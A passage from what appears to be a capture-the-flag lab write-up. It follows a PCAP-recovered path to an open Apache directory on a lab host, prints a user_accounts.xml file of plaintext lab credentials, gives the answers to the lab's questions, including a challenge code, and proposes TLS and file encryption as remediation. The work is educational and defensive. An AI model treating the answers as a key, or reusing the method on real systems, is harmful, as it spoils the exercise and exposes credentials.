Step 3: Use a browser to access the recovered path.

Path: <http://10.5.5.11/data>



Index of /data

Name	Last modified	Size	Description
Parent Directory	-		
user_accounts.xml	2012-05-14 00:00	5.5K	

Apache/2.4.7 (Ubuntu) Server at 10.5.5.11 Port 80

The directory listing contained **user_accounts.xml**, which held the required information.

```
<Employees>
--<Employee ID="0">
<UserName>Flag</UserName>
<Password>Here is the Code for Challenge 4</Password>
<Signature>21z-1478K</Signature>
<Type>Flag</Type>
</Employee>
--<Employee ID="1">
<UserName>admin</UserName>
<Password>adminpass</Password>
<Signature>g0t r00T?</Signature>
<Type>Admin</Type>
</Employee>
--<Employee ID="2">
<UserName>adrianc</UserName>
<Password>somepassword</Password>
<Signature>Zombie Films Rock!</Signature>
<Type>Admin</Type>
</Employee>
--<Employee ID="3">
<UserName>john</UserName>
<Password>monkey</Password>
<Signature>I like the smell of confuk</Signature>
<Type>Admin</Type>
</Employee>
--<Employee ID="4">
<UserName>jeremy</UserName>
<Password>password</Password>
<Signature>d1373 1337 speak</Signature>
<Type>Admin</Type>
</Employee>
--<Employee ID="5">
<UserName>bryce</UserName>
<Password>password</Password>
<Signature>I Love SANS</Signature>
<Type>Admin</Type>
```

What is the IP address of the target computer? **10.5.5.11**

What directories on the target are revealed in the PCAP? **Data**

What is the URL of the file? **http://10.5.5.11/data/user_accounts.xml**

What is the content of the file? **Employees info: ID, usernames, passwords signatures and types**

What is the code for Challenge 4? **21z-1478K**

Step 3: Research and propose remediation that would prevent file content from being transmitted in clear text.

- **Implement Transport Layer Security (TLS):** TLS uses a combination of asymmetric and symmetric cryptography to create a secure "tunnel." Before any data is sent, the client and server perform a "handshake" to verify identities and exchange session keys.
- **End-to-End File-Level Encryption:** The sender encrypts the file locally using a strong algorithm before it is ever uploaded or transmitted. The recipient must possess the corresponding decryption key to view the content.